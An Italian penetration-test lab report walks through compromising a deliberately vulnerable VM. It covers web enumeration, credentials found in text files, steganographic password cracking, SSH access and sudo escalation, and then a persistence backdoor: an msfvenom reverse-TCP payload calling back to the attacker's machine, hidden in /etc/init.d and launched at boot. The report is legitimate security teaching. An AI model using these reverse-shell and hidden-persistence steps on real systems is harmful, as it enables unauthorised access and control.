


Figure 10: Configurazione scansione OWASP ZAP

Dal risultato della scansione sono emerse le seguenti vulnerabilità:

- Header Content Security Policy (CSP) non settato
- Mancanza di header Anti-clickjacking
- Mancanza di header X-Content-Type-Options
- Information Disclosure - Suspicious Comments
- Server Leaks Version Information via "Server" HTTP Response Header Field

### 7.0.2 Analisi Manuale

Dato che le varie scansioni di analisi automatica non hanno portato risultati rilevanti si è passati a utilizzare scansioni di tipo "*manuale*". È stata effettuata una verifica manuale dei servizi web

esposti dalla macchina target. In particolare il servizio esposto sulla porta *80* ci mostra la default page di Apache server in figura 11.



Figure 11: Apache default pages

Dunque, al fine di ricercare directory nascoste nel servizio HTTP, è stato utilizzato il tool **Dirb** con la sintassi *dirb http://10.0.2.4/* che ha rilevato due risultati, riportati in figura 12

```
(kali㉿kali)-[~]
$ dirb http://10.0.2.4/

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Fri May  5 12:32:16 2023
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

--- Scanning URL: http://10.0.2.4/ ---
+ http://10.0.2.4/index.html (CODE:200|SIZE:10918)
+ http://10.0.2.4/server-status (CODE:403|SIZE:273)

_____
END_TIME: Fri May  5 12:32:18 2023
DOWNLOADED: 4612 - FOUND: 2
```

Figure 12: Output Dirb http://10.0.2.4/

Il primo risultato *http://10.0.2.4/index.html* riporta alla default page di Apache. Il secondo risultato *http://10.0.2.4/server-status* come si può notare anche dal codice HTTP è 403, quindi non si hanno i permessi per poter accedere alla risorsa. Le informazioni fornite da Dirb non sembrano essere rilevanti.

Utilizzando successivamente lo strumento dirsearch cerchiamo eventuali file presenti nel webserver.

```

└─(kali㉿kali)-[~]
$ dirsearch -u http://10.0.2.4/
          v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.0.2.4/-_23-05-23_04-39-31.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-05-23_04-39-31.log

Target: http://10.0.2.4/

[04:39:31] Starting:
[04:39:33] 403 - 273B - /.ht_wsr.txt
[04:39:33] 403 - 273B - /.htaccess.bak1
[04:39:33] 403 - 273B - /.htaccess.sample
[04:39:33] 403 - 273B - /.htaccess_extra
[04:39:33] 403 - 273B - /.htaccess_sc
[04:39:33] 403 - 273B - /.htaccessOLD2
[04:39:33] 403 - 273B - /.htaccess_orig
[04:39:33] 403 - 273B - /.html
[04:39:33] 403 - 273B - /.htaccess.orig
[04:39:33] 403 - 273B - /.htaccessBAK
[04:39:33] 403 - 273B - /.htaccess.save
[04:39:33] 403 - 273B - /.htpasswd
[04:39:33] 403 - 273B - /.htaccessOLD
[04:39:33] 403 - 273B - /.httr-oauth
[04:39:33] 403 - 273B - /.htm
[04:39:33] 403 - 273B - /.htpasswd_test
[04:40:01] 200 - 11KB - /index.html
[04:40:16] 403 - 273B - /server-status
[04:40:16] 403 - 273B - /server-status/

Task Completed

```

Figure 13: Output dirsearch -u http://10.0.2.4/

Come possiamo vedere in figura 13 i file nascosti rilevati sono contrassegnati da un errore 403 cioè non si hanno i permessi per poter accedere alla risorsa, eccetto per il file *index.html*. Procediamo utilizzando **WhatWeb** che permette di identificare le tecnologie utilizzate da un applicazione web.

```


└─(root㉿kali)-[~]
# whatweb http://10.0.2.4/
http://10.0.2.4/ [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.0.2.4], Title[Apache2 Ubuntu Default Page: It works]

```

Figure 14: Output whatweb http://10.0.2.4/

Come riportato in figura 14 fornendo semplicemente l'URL ci restituisce le informazioni sul server web e purtroppo null'altro.

A questo punto utilizziamo **Gobuster**, un tool di brute forcing per directory e file su webserver.



The screenshot shows the terminal output of the Gobuster command. The command is:

```
# gobuster dir -u 10.0.2.4 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

The output shows the configuration of Gobuster:

[+] Url:	Testing for files http://10.0.2.4/.php
[+] Method:	GET
[+] Threads:	10 (onsmall)
[+] Wordlist:	/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:	404 (osmall with extension.php)
[+] User Agent:	gobuster/3.5
[+] Timeout:	10s

At the bottom, it shows the progress and completion of the scan:

```
2023/06/03 14:17:53 Starting gobuster in directory enumeration mode (Select and right click for more options)
/.../server-status [Status: 403] [Size: 273]
Progress: 217845 / 220561 (98.77%) Current number of running threads: 10
[Change]
2023/06/03 14:18:27 Finished 0:30
```

Figure 15: Output gobuster http://10.0.2.4/

Riportato in figura 15, utilizziamo il comando `gobuster dir -u 10.0.2.4 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt` dove -u è il parametro per specificare l'URL, -w è il parametro per specificare la wordlist da usare, in questo caso utilizziamo una wordlist apposita per il **directory listing**. Ci fornisce un solo output che è la pagina `server-status` con codice 403 quindi non si hanno i permessi per poter accedere alla risorsa.

Successivamente proviamo **DirBuster** sviluppato dalla community di OWASP per ricercare directory e file.




Figure 16: DirBuster Configurazione

Come riportato in figura 16 la configurazione di DirBuster, come quella di gobuster, prende in input URL e una wordlist. Come URL inseriamo il valore `http://10.0.2.4/` e selezioniamo una wordlist per il directory listing.




Figure 17: DirBuster Risultati

Nella figura 17 sono riportati i risultati e non ci viene fornito nulla di rilevante. Utilizziamo un altro tool per la scansione web chiamato **Nikto2**, che ha la peculiarità di fornire, in particolare, informazioni potenzialmente pericolose che si trovano sull'asset. Eseguiamo Nikto2 con la sintassi *nikto -h 10.0.2.4* dove **-h** è l'opzione per specificare l'host da analizzare. In figura 18 è riportato l'output.

```
(kali㉿kali)-[~]
$ nikto -h 10.0.2.4
- Nikto v2.1.6

+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:     80
+ Start Time:    2023-05-05 12:48:29 (GMT-4)

+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 5a40b796e2191, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ /notes.txt: This might be interesting ...
+ 7915 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:        2023-05-05 12:48:47 (GMT-4) (18 seconds)

+ 1 host(s) tested
```

Figure 18: Nikto2 output

Nell'output ci viene detto "*This might be interesting...*" cioè che il path `/notex.txt` potrebbe essere interessante. Proviamo a leggere il file tramite il servizio web all'indirizzo `http://10.0.2.4/notex.txt`.




Figure 19: notes.txt

Dal risultato del tool **Nikto2**, proviamo a leggere il file `notes.txt` dalla directory del webserver. Dalla figura 19 possiamo notare un messaggio dove l'utente che ha configurato il web server ha riportato una "TODO-LIST" dove dice di dover finire il suo secondo laboratorio e di eliminare due file `remb.txt` e `remb2.txt`. A questo punto proviamo ad accedere, sempre tramite web, a questi due file.





Figure 20: remb.txt



# Not Found

The requested URL was not found on this server.

---

*Apache/2.4.29 (Ubuntu) Server at 10.0.2.4 Port 80*

Figure 21: remb2.txt

Come possiamo notare quando tentiamo di accedere al file "remb2.txt" ci da errore "*Not Found*" mentre per il file "remb.txt" leggiamo chiaramente, in figura 20, una stringa che sembra rappresentare un username e una password.

## 8 Target Exploitation

Questa fase ha come obiettivo quello di sfruttare le vulnerabilità rilevate precedentemente e di trarne vantaggio. Gli obiettivi principali di tale fase sono:

- Ottenere pieno controllo di quante più macchine target possibili all'interno dell'asset analizzato (ci sono delle situazioni in cui basterebbe anche un controllo limitato di queste macchine);
- Ottenere ulteriori informazioni e visibilità dell'asset e dei sistemi in esso contenuti.

Avendo un ipotetica coppia di username e password dobbiamo utilizzarli per tentare di accedere al sistema. Nel web server analizzato non ci sono pagine web navigabili né login-page. Ricorrendo alle informazioni effettuate nella fase di **Enumerating Target e Port Scanning** c'è il servizio

**SSH** in esecuzione sulla porta 22. Proviamo quindi ad accedere alla macchina tramite **SSH** utilizzando i dati precedentemente trovati. Utilizzando il comando `ssh first_stage@10.0.2.4`, dove specifichiamo `username@IP`, e, una volta stabilita la connessione, digitiamo la password. Se tutto è corretto entriamo nel sistema come utente `first_stage`. Di seguito l'esecuzione:

```
(root㉿kali)-[~]
# ssh first_stage@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ED25519 key fingerprint is SHA256:Jxm0b2xUhxb2N50E9UVsgn5u7Pow8xX6o12kZDGltlg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (ED25519) to the list of known hosts.
first_stage@10.0.2.4's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Thu May 11 12:52:43 UTC 2023

 System load:  0.0          Processes:           89
 Usage of /:   46.4% of 9.74GB  Users logged in:     0
 Memory usage: 18%          IP address for enp0s3: 10.0.2.4
 Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
 just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

80 packages can be updated.
1 update is a security update.

Last login: Wed May  3 14:41:40 2023 from 10.0.2.15
$ █
```

Figure 22: SSH

Come riportato in figura 22 siamo entrati nel sistema. Il nostro obiettivo è quello di ottenere *privilegi elevati*. Andiamo a verificare il tipo di permessi che ha l'utente con il comando `id`.

```
$ id  
uid=1001(first_stage) gid=1001(first_stage) groups=1001(first_stage)  
$ █
```

Figure 23: first\_stage permissions

Di seguito andiamo ad analizzare ciò che è contenuto sulla macchina. Digitando il comando `ls` nella directory corrente, cioè la *Home* dell'utente corrente, troviamo un file chiamato `user.txt`. Riportato in figura 24 il contenuto.

```
$ ls  
user.txt  
$ cat user.txt  
HEEEEEY , you did it  
that's amazing , good job man  
  
so just keep it up and get the root bcz i hate low privileges ;)  
  
#mhz_cyber
```

Figure 24: user.txt

Qui possiamo leggere un commento, ipoteticamente scritto dal creatore della macchina vulnerabile by design, che dice che ce l'abbiamo fatta e che dobbiamo andare avanti a ottenere "root" perché odia i privilegi bassi. Navigando ulteriormente troviamo una cartella chiamata "*Paintings*" con all'interno 4 file JPEG, riportato in figura 25

```
$ ls~  
user.txt  
$ cd ..  
$ ls  
first_stage mhz_c1f  
$ cd mhz_c1f  
$ ls  
Paintings  
$ cd Paintings  
$ ls  
'19th century American.jpeg' 'Frank McCarthy.jpeg' 'Russian beauty.jpeg' 'spinning the wool.jpeg'
```

Figure 25: JPEG files

Recuperiamo queste quattro foto dal sistema e utilizzare degli strumenti che permettano di estrarre informazioni. Copiamo i file grazie a **Secure Copy Protocol (SCP)** che funziona tramite SSH e consente di copiare file e directory. Eseguiamo quindi dalla nostra macchina attaccante il comando SCP riportato in figura 26.

```
[root@kali]~]
└─# scp -r first_stage@10.0.2.4:/home/mhz_c1f/Paintings /root
first_stage@10.0.2.4's password:
Russian beauty.jpeg
19th century American.jpeg
spinning the wool.jpeg
Frank McCarthy.jpeg
                                                               100%  507KB  61.3MB/s  00:00
                                                               100%  437KB  66.1MB/s  00:00
                                                               100%  905KB  85.0MB/s  00:00
                                                               100%  348KB  63.8MB/s  00:00
```

Figure 26: SCP downloads

Utilizzando il comando `scp -r first_stage@10.0.2.4:/home/mhz_c1f/Paintings /root`. In particolare, l'opzione `-r` fa sì che venga copiata l'intera directory, il primo parametro "`first_stage@10.0.2.4:/home/mhz_c1f/Paitings`" corrisponde al percorso remoto del file da copiare e come secondo parametro "`/root`" la directory di destinazione sulla nostra macchina attaccante. Di seguito riportate le immagini recuperate:



Figure 27: Immagini

A questo punto, dobbiamo analizzare questi 4 file, in particolare, ci concentriamo su una tecnica chiamata steganografia. Questa tecnica consente di nascondere messaggi, file, dati all'interno di un file in modo che questi non siano visibili. Per fare ciò si utilizzano una serie di tecniche di manipolazione dei dati sfruttando le proprietà dei file come ad esempio modificando i bit meno significativi di un'immagine rendendola non diversa all'occhio umano o anche rispetto a tecniche di analisi standard.

Utilizziamo il tool Steghide per provare a estrarre eventuali informazioni nascoste.

```
(root㉿kali)-[~/Paintings]
└─# steghide extract -sf 19th\ century\ American.jpeg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Figure 28: Utilizzo di Steghide

Come possiamo notare, in figura 28, l'estrazione di eventuali informazioni richiede una "*parola d'ordine*". In particolare, nella figura, non è stata inserita alcuna parola d'ordine ed è stato riportato il messaggio d'errore che non è stato possibile estrarre nessun informazione con questa parola d'ordine. In questi casi esistono tool che permettono il cracking della parola d'ordine, rispettivamente sono StegCracker e StegSeek. In particolare utilizziamo il tool StegSeek per provare a estrarre informazioni con il comando `stegseek --crack {nome_file}`.

```
(root㉿kali)-[~/Paintings]
└─# stegseek --crack 19th\ century\ American.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.89% (133.3 MB)
[!] error: Could not find a valid passphrase.

└─(root㉿kali)-[~/Paintings]
└─# stegseek --crack Frank\ McCarthy.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.88% (133.3 MB)
[!] error: Could not find a valid passphrase.

└─(root㉿kali)-[~/Paintings]
└─# stegseek --crack Russian\ beauty.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek


[i] Progress: 99.82% (133.2 MB)
[!] error: Could not find a valid passphrase.

└─(root㉿kali)-[~/Paintings]
└─# stegseek --crack spinning\ the\ wool.jpeg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "remb2.txt".
[i] Extracting to "spinning the wool.jpeg.out".
```

Figure 29: Utilizzo di StegSeek

Come si può notare, in figura 29, l'immagine "spinning the wool.jpeg" contiene informazioni nascoste e il tool ci dice che la parola d'ordine è la stringa vuota. Il tool in questione ha operato un attacco a dizionario utilizzando, quando non specificato come parametro, la wordlist "rockyou.txt" già presente nei file del sistema operativo Kali Linux. Di seguito riportate le informazioni estratte:



```
(root@kali)-[~/Paintings]
└─# cat spinning\ the\ wool.jpeg.out
ooh , i know should delete this , but i cant' remember it
screw me


mhz_c1f:1@ec1f
```

7 folders | 6 files | 149.7 N

Figure 30: Informazioni estratte

In figura 30 è riportato un altro messaggio del creatore della macchina con un'altra stringa che probabilmente rappresenta username e password come quella precedentemente trovata nel file *remb.txt*.

Proviamo ad autenticarci come l'utente "mhz\_c1f" utilizzando il comando *su* che corrisponde a "substitute user" che ci permette di avviare un terminale assumendo l'identità di un altro utente. Questo comando lo eseguiamo dall'utente "first\_stage" in cui siamo entrati in precedenza.



```
$ su mhz_c1f
Password:
mhz_c1f@mhz_c1f:/home/first_stage$ id
uid=1000(mhz_c1f) gid=1000(mhz_c1f) groups=1000(mhz_c1f),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
mhz_c1f@mhz_c1f:/home/first_stage$
```

Figure 31: Substitute user

## 9 Post Exploitation

Le informazioni che sono state acquisite durante le fasi precedenti, permettono di poter accedere alla macchine target. Tuttavia, è necessario acquisire ulteriori privilegi (Privilege Escalation) all'interno della stessa.

Una volta avuto accesso alla macchina in uno dei modi descritti nella sezione precedente è possibile riscontrare che si ottiene l'accesso come utente *www-data* unprivileged con cui il servizio *httpd* (apache) agisce sul sistema. Dunque si è ottenuto l'accesso alla macchina ma in modo limitato, nelle sottosezioni successive viene spiegato come ottenere ulteriori privilegi e come ottenere accesso persistente alla macchina.

### 9.1 Privilage Escalation

Questa fase è mirata ad ottenere i privilegi più elevati in modo da ottenere controllo di macchine o servizi, sfruttando le vulnerabilità o gli errori di progettazione precedentemente identificati. In

particolare proviamo ad eseguire il comando "*sudo su*". Eseguendo questo comando, invece di "*su root*", il sistema ci chiedera la password dell'utente corrente, e non la passowrd dell'utente root.

```
$ sudo su
[sudo] password for first_stage:
first_stage is not in the sudoers file. This incident will be reported.
$ su mhz_c1f
Password:
mhz_c1f@mhz_c1f:/home/first_stage$ sudo su
[sudo] password for mhz_c1f:
root@mhz_c1f:/home/first_stage# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 32: Privilegi di root

In figura 32, è stato riportato il tentativo di acquisire i permessi di root dal primo account che abbiamo trovato nel file "remb.txt" in cui il sistema ci dice che l'utente *first\_stage* non ha i privilegi di amministratore.

Contrariamente, l'utente *mhz\_c1f* ha i privilegi di amministratore e quindi grazie al comando "*sudo su*" otteniamo i privilegi di root.

## 9.2 Mantaining Access

Dopo aver effettuato il Privilege Escalation sulla macchina target è necessario installare un meccanismo che consenta di mantenere l'accesso persistente a questa macchina. In particolare è stato utilizzato un meccanismo di **Operating System Backdoor**. Recuperiamo alcune informazioni riguardo al sistema utilizzando il comando "*uname -a*", dove -a corrisponde all'opzione "all" cioè ricaviamo tutte le informazioni.

```
root@mhz_c1f:/home/first_stage# uname -a
Linux mhz_c1f 4.15.0-211-generic #22~Ubuntu SMP Tue Apr 18 18:55:06 UTC 2023 x86_64 x86_64 x86_64
GNU/Linux
root@mhz_c1f:/home/first_stage# █
```

Figure 33: uname

In figura 33 notiamo varie informazioni come la versione kernel e l'architettua x86.

Per creare una backdoor è stato utilizzato Metasploit, con il comando *msfvenom -a x86 -platform linux -p linux/x86/shell/reverse\_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o shell-x86.elf* ci permette di generare il payload di una reverse shell dove:

- -a x86 rappresenta l'architettura da utilizzare per il payload;
- -platform linux rappresenta il sistema operativo da utilizzare per il payload;
- -p linux/x86/shell/reverse\_tcp è il tipo di payload selezionato;

- LHOST=10.0.2.15 è l'indirizzo IP della macchina Kali che permetterà di instaurare una connessione reverse con la macchina target;
- LPORT=4444 è la porta sulla quale sarà stabilità la connessione;
- -f elf è il formato del payload (Executable and Linkable Format);
- -o shell.elf salva il codice generato nel file che segue l'opzione -o.

In particolare usiamo come payload una semplice reverse shell, si potrebbe utilizzare anche una shell meterpreter che fornisce una shell interattiva dove si può interagire con più funzionalità con la macchina. In questo caso ci riferiamo all'utilizzo di **Exploit Locali** cioè all'installazione locale sulla macchina target della backdoor. Successivamente è necessario creare uno script in modo tale che la backdoor *shell.elf* venga eseguita automaticamente a ogni esecuzione di questo, denominandolo "*in.sh*".

```

in.sh
~/Desktop/insh
1 #!/bin/sh
2 /etc/init.d/.insh/shell-x86.elf

```

Figure 34: Contenuto file in.sh

Copiamo lo script e la shell creati sulla macchina target nella directory *home/first\_stage* la directory che contiene i due file *in.sh* e *shell.elf* utilizzando rispettivamente il comando *scp -r first\_stage@10.0.2.4:/home/first\_stage*. I file li trasferiamo prima sull'utente *first\_stage* dato che l'utente *mhz\_c1f* non ha accesso al servizio **SSH**. Dopo essersi spostati sulla macchina target, sfruttando le credenziali SSH recuperate nelle fasi precedenti e avendo ottenuto la shell di root, come descritto nella sezione *privilage escalation*, copiamo i file nel percorso */etc/init.d*. Successivamente eseguiamo comandi per far sì che l'owner e il gruppo proprietari del file sia root, quindi eseguiamo rispettivamente "*chown -R root insh/*" e "*chgrp -R root insh/*". Infine utilizziamo il comando "*chmod -R +x insh*" per rendere eseguibili i due file contenuti nella cartella. Modifichiamo il nome della cartella aggiungendo un punto all'inizio del nome, in modo che il filesystem **UNIX** ignori di mostrarlo rendendo la cartella parzialmente nascosta. Per far in modo che il sistema esegui in automatico la reverse shell in modo persistente bisogna creare un servizio */etc/rc.local* che contiene una serie di script che il sistema operativo eseguirà a ogni avvio.

